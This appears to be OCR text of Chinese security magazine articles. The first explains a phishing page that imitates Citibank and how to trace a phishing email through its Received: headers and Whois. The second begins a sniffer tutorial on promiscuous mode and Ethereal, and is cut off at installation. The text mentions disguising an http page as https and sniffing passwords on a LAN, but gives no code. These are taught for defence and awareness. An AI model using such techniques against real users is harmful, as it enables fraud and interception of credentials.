


图3 钓鱼式攻击者仿冒的花旗银行页面




图4 仿冒页面的相关信息

任务。下面就是他们所玩的一个把戏。如图2所示。

这是比较常见的一种欺骗方式，有些攻击者甚至编造公司信息和认证标志，其隐蔽性更强。一般来说，受SSL保护的网页具有“https”前缀。当具有SSL功能的浏览器与WEB服务器通信时，通过客户端和服务器端建立的安全通道，SSL可以用于在线交易时保护信用卡号以及股票交易明细这类敏感信息。但是，从目前钓鱼式攻击者的实践来看，大多没有这个标志，即使有，也可能是仿冒的。这就进一步揭穿了他们的把戏。下面，让我们来看看这个攻击者仿冒的花旗银行的页面吧。在IE地址栏上，有一个https地址，如图3所示。

这个页面被打开后，自动装载了一个Java程序，并用一个包含合法URL的窗口覆盖地址栏的内容，查看页面的属性后，真实的地址实际上是一个http地址，而与https根本就没有关系。页面中间的User ID和Password则等着用户来“上钩”。再看地址栏右下角，根本没有锁的标志。如图4所示。

可见，攻击者对相关代码适当处理后，就能方便地在https和http之间进行转换了。如在做电子商务站点的时候，可以让一个隐蔽的ASP页面直接以某个伪造的https地址开始，只需要添加一个简单的转换代码即可。

二、鱼饵　典型的邮件追踪

由于SMTP协议的安全性很差，邮件头可以任意创建、伪造和修改，而邮件服务器一般不检查发送者的内容，而只关心接收者。这就给了钓鱼式攻击者可乘之机。所以，我们现在的关键任务是识别伪造内容获得真实信息，并根据真实信息进行查询。

1、了解邮件传输的来龙去脉

现在，假设在china.com.cn邮箱中，有这样一封攻击邮件。进入邮件信箱打开邮件后，再打开“邮件头信息”选项。由于对方是从不同的邮件服务器上发来的，中间自然有转信过程，每转一次都会在文件头顶部加信息。通常的邮件传递主要步骤由下面过程完成：Sender〉MUA〉MTA〉(routing)〉MTA〉MDA〉{filtering}〉MUA〉receiver

其中，MUA (Mail User Agent) 表示邮件客户端程序，比如Foxmail、Outlook、mutt等；MTA (Mail Transport Agent or Message Transfer Agent) 表示消息传输代理，这部分程序负责存储和转发、发送EMAIL，它从MUA或者其他的MTA接收到邮件后，就存在本地，并分析收件人或者转发到其他的MTA。在处理过程中，它通常会编辑、添加邮件头内容，比如Sendmail、Exchange等；MDA (Mail Delivery Agent) 表示邮件发送代理，这个程序负责将邮件发送给用户，通常处理某种特定发送操作。了解了这些环节，我们就可以顺藤摸瓜，探测攻击者的老巢了。

一般来说，邮件内容、Reply-to、最终邮件服务器的received：的内容有助于我们来追踪垃圾邮件的来源。对于“Received：”域来说，可以从时区出错、时间误差、IP地址错误这几个方面来追查。比如，一个邮件经过了几天甚至更长时间来传递，正常吗？下面就是一个修改了邮件地址和IP地址的邮件头：

```
    Return-Path: <spamemail@test.com.cn>
    Delivered-To: pwbpub@test.com
    Received: from mail.test.com.cn (unknown [211.167.xxx.xxx])
    by test.com (Postfix) with ESMTP id 590F2160A9 for
<pwbpub@test.com>; Thu, 8 May 2006 16:48:46 +0800 (CST)
    Received: from mail.test.com.cn ([127.0.0.1]) by localhost
(mail[127.0.0.1]) (amavisd-new, port 10024) with ESMTP id 30543-
01 for<pwbpub@test.com>; Thu, 8 May 2006 16:47:14 +0800 (CST)
    Received: from risker.debian.org (unknown [218.18.xxx.xxx])
by mail.test.com.cn (Postfix) with ESMTP id 32E0817DC17 for
<pwbpub@test.com>; Thu, 8 May 2006 16:47:06 +0800 (CST)
    Date: Wed, 5 May 2006 14:36:13 +0800
    From: wlj <spamemail@test.com.cn>
    To: pwbpub@test.com
    Subject:
    Message-Id: <20060505143613.25dd214b.spamemail@test.com.cn>
    Mime-Version: 1.0
    Content-Type: multipart/mixed;
    X-Virus-Scanned: by amavisd-new at test.com.cn
```

上面的邮件头，明显经过了篡改，包括：在MUA发送邮件时添加的头内容和经过MTA过程中添加的内容。现在，关键的任务就是要检查“Received：”的传递过程了。

“分析传递过程时，一般采用顺藤摸瓜的逆向分析方法，即从后往前进行追踪。”

第一步：找到如下内容：

```
Received: from risker.debian.org (unknown [218.18.xxx.xxx]) by mail.test.com.cn (Postfix) with ESMTP id 32E0817DC17 for <pwbpub@test.com>; Thu, 8 May 2006 16:47:06 +0800 (CST)
```

仔细分析，我们可以看到，这是第一个MTA从MUA接收邮件时插入的头内容。MUA的机器名是risker.debian.org（这不是MUA的DNS，而只是机器名），(unknown[218.18.xxx.xxx])表示该机器的IP地址，但是查询的DNS是unknown的。该邮件被mai.test.com.cn接收，邮件服务器采用Postfix，而且采用的是ESMTP（扩展的SMTP），分配的ESMTP id是32E0817DC17，传递目标是pwbpub@test.com，接收时间为Thu,6 May 2006 16:47:06，时区是+0800（CST）。

第二步：查找第二个Received：内容。具体如下：

```
Received: from mail.test.com.cn ([127.0.0.1])
by localhost (mail[127.0.0.1]) (amavisd-new, port
10024) with ESMTP id 30543-01 for <pwbpub@test.
com>; Thu, 8 May 2006 16:47:14 +0800 (CST)
```

这是邮件服务器内部程序进行的一个处理过程，因此IP地址为127.0.0.1，并且是localhost 处理，(amavisd-new，port 10024)表明这个处理程序是使用的amavisd-new，amavisd-new是一个用于邮件服务器的杀毒、过滤等的接口。

第三步：查找第三个Received:内容。具体如下：

```
Received: from mail.test.com.cn (unknown
[211.167.xxx.xxx]) by test.com (Postfix) with
ESMTP id 590F2160A9\ for <pwbpub@test.com>;
Thu, 8 May 2006 16:48:46 +0800 (CST)
```

该过程表示邮件从服务器为mail.test.com.cn 传递出去，IP地址为211.167.xxx.xxx，接收邮件的服务器是test.com，采用Postfix服务程序，也通常使用的ESMTP协议，传递的目标是pwbpub@test.com，日期为Thu，8 May 2006 16:48:46，时区是+0800(CST)。

从这个例子可以看出，邮件的传递过程是：

```
risker.debian.org (MUA)) mail.test.com.cn
(MTA)) localhost (MTA 中的amavisd-new)) test.
com (MTA)
```

整个过程经历了将近两分钟，不过，在追踪垃圾邮件过程中，这个传递过程中的Received:存在被篡改的可能，也就是发送者可能使用了"障眼法"。因此，要炼就一双火眼金睛，判断哪些信息是伪造的，哪些是真实的。对于"Received:"来说，最后的站点是接收者自己的邮件服务器，即最后的"Received:"是真实可靠的，除非自己的服务器已经不安全了。

2、确定邮件攻击者的相关信息

还有一类邮件，虽然经过了转发，但内容中有联系人、联系电话、联系Email、邮编等，追查就很直接。下面是一个典型的邮件头，内容如下：

```
Return-Path: <fault@spamemail.com>
Delivered-To: pwbpub@test.com
Received: from spamemail.com (unknown [221.232.11.40])
by test.com (Postfix) with ESMTP id 399521C124
for <pwbpub@test.com>; Mon, 24 May 2006 11:07:41 +0800
(CST)
From: "bbcss" <fault@spamemail.com>
Subject: =?GB2312?B?0KGxvrS0tPPStcrmtvmxptXQycw=?=
To: pwbpub@test.com
Content-Type: multipart/mixed;
boundary="=_NextPart_2rfkindysadvnqw3nerasdf";
charset="GB2312"
MIME-Version: 1.0
Reply-To: reply@yahoo.com.cn
Date: Mon, 24 May 2006 11:07:45 +0800
X-Priority: 3
Message-Id: <20040524030745.399521C124@test.com>
```

现在来对该邮件进行简单的分析。找到这一段：

```
Received: from spamemail.com (unknown [221.
232.11.40])by test.com (Postfix) with ESMTP id
399521C124 for <pwbpub@test.com>; Mon, 24 May
2006 11:07:41 +0800 (CST)
```

分析其内容可以看到：邮件来自一个机器名为spamemail.com的，IP 地址为221.232.11.40，邮件接收时间是Mon，24 May 2006 11:07:41 +0800 (CST)。简单检查spamemail.com，可以得出IP地址为spamemail.com [203.207.*.*]，很容易知道这个spamemail.com只是一个名字而已。该邮件的发送者是From："bbcss" <fault@spamemail.com>，而回复地址是：Reply-To:reply@yahoo.com.cn。我们就可以推测：fault@spamemail.com是伪造的，但回复地址却可能是真实的；另外，他们肯定使用了一些垃圾邮件发送工具，能够伪造发送者地址、机器名，并且可以直接传递邮件。

在钓鱼式攻击中，垃圾邮件是一个十分重要的源头，因此，一旦知道垃圾邮件发送者的名字和数字IP地址，就可以使用一个有用的在线工具Whois来验证该域是否存在。要运行Whois，可访问Network Solutions (http://www.networksolutions.com/cgi-bin/whois/whois)，或者使用DNS查找程序运行Whois命令。下面是一个查询spamemail.com信息的结果。有了这些信息，我们就可以考虑投诉了。

```
Current Registrar: TUCOWS INC.
IP Address: 216.65.22.100 (ARIN & RIPE IP search)
IP Location: US(UNITED STATES)-NEW YORK-FLUSHING
Record Type: Domain Name
Server Type: Apache 1
Lock Status: REGISTRAR-LOCK
Web Site Status: Active
DMOZ no listings
Y! Directory: see listings
Secure: No
E-commerce: Yes
Traffic Ranking: Not available
Data as of: 08-May-2006
```

总之，现在钓鱼式攻击者的攻击手段越来越高明，综合利用的手段也越来越巧妙，这就需要我们在实际应用中多多防范，炼就一双识别骗局的慧眼。

编辑点评：目前网络钓鱼主要有mail和web两种形式，对于邮件钓鱼，文章已经教我们如何顺藤摸瓜，利用邮件头信息找到钓鱼者，而对于网页钓鱼，采用的大多是虚拟主机，我们要做的只是通过域名找到虚拟主机服务商，将钓鱼者上报给服务商，虚拟主机的管理员就可以通过管理日志，在警方的配合下通过ISP的IP分配记录，直接找到钓鱼者的老家。



网络嗅探技术之 Sniffer详解

scuhkr@gmail.com

引言

从本文你可以学到：
1、Sniffer的概念和工作原理
2、Ethereal工具的使用

现在很多学校、研究机构和公司部门等网络都处于局域网内，他们有最好的网络防火墙，每台电脑上安装有最好的专业杀毒软件，可是，他们很苦恼：为什么我又被人盗了邮箱密码？殊不知，在局域网内某个黑暗的角落，有个阴险的家伙在得意地喝着茶，开心地看着他那勤劳的Sniffer捕获着你的秘密…

一、Sniffer的基本知识

1.什么是Sniffer

Sniffer，中文翻译为嗅探器，它是一种类似窃听器的装置，主要用于监听那些流经网络上的重要信息和数据。Sniffer与一般的键盘捕获程序不同，键盘捕获程序用于捕获终端上输入的数据，而Sniffer则用于捕获真实的网络报文。

2.Sniffer的基本原理

有一点TCP/IP基础的读者都知道，以太网数据帧的封装格式如图1所示。

以太网首部	IP首部	TCP首部	应用数据	以太网尾部

在通常情况下，网络通信的套接字程序只能响应与自己以太网首部的硬件地址（MAC地址）相匹配的或是以广播形式发出的数据帧，对于其他形式的数据帧，比如已到达网络接口但却不是发给此地址的数据帧，网络接口在验证投递地址并非自身地址之后将不引起响应，也就是说应用程序无法收取与自己无关的的数据包。

所以，如果我们要想实现截获流经网络设备的所有数据包，就必须将网卡设置为Promiscuous（混杂）模式。这样一来，该主机的网卡就可以捕获到所有流经其网卡的数据包和帧。

注意：这种截获仅仅是数据包的一份拷贝，而不能对其进行截断。

在同一局域网范围内，既然以太网的数据传输是基于“共享”原理的，那么所有的计算机共同接收到相同的数据包，这就意味着计算机主机之间的通信都是可见的。为了更好地理解，我们结合图2来说明吧。





图2 HUB局域网络


假如主机A正和主机E通信，那么其实A与E之间通信的数据对于B，C，D等同一HUB下的所有主机都是可见的。但是正常情况下为什么B、C、D等其他主机接收不到A与E之间通信的信息呢？大家想想，如果很多台计算机在同一以太网内“共享”数据流，如果没有一种统一的办法用来区分传递给不同计算机的数据，那以太网内的每台主机都必须忍受大量的垃圾数据。因此，光荣的网卡挺身而出，担当起了过滤器的作用，当数据流经本地网卡时，网卡会首先检查以太网帧的以太网首部中的目的MAC地址和自己的MAC地址，如果不相同，则丢弃该数据包。所有这些操作都是由网卡硬件一手完成，对于计算机操作系统而言，都是透明的。

二、Sniffer工具的使用

网络嗅探技术发展至今，已经甚为成熟，网络上也充斥着大量的Sniffer工具，最为著名的包括Windows环境下的Sniffer Pro、Iris、Ethereal等和Linux或Unix环境下的TcpDump，Sniffit等，当然还包括很多专用Sniffer，像QQSniffer，MSNSniffer等。


图3 Ethereal的安装整合了WinPcap

考虑到多数读者群习惯于Windows系统及GUI界面的使用，我在这里将介绍并使用Windows下的一款强大的Sniffer工具——Ethereal。


图4 Ethereal主界面

1.Ethereal的安装

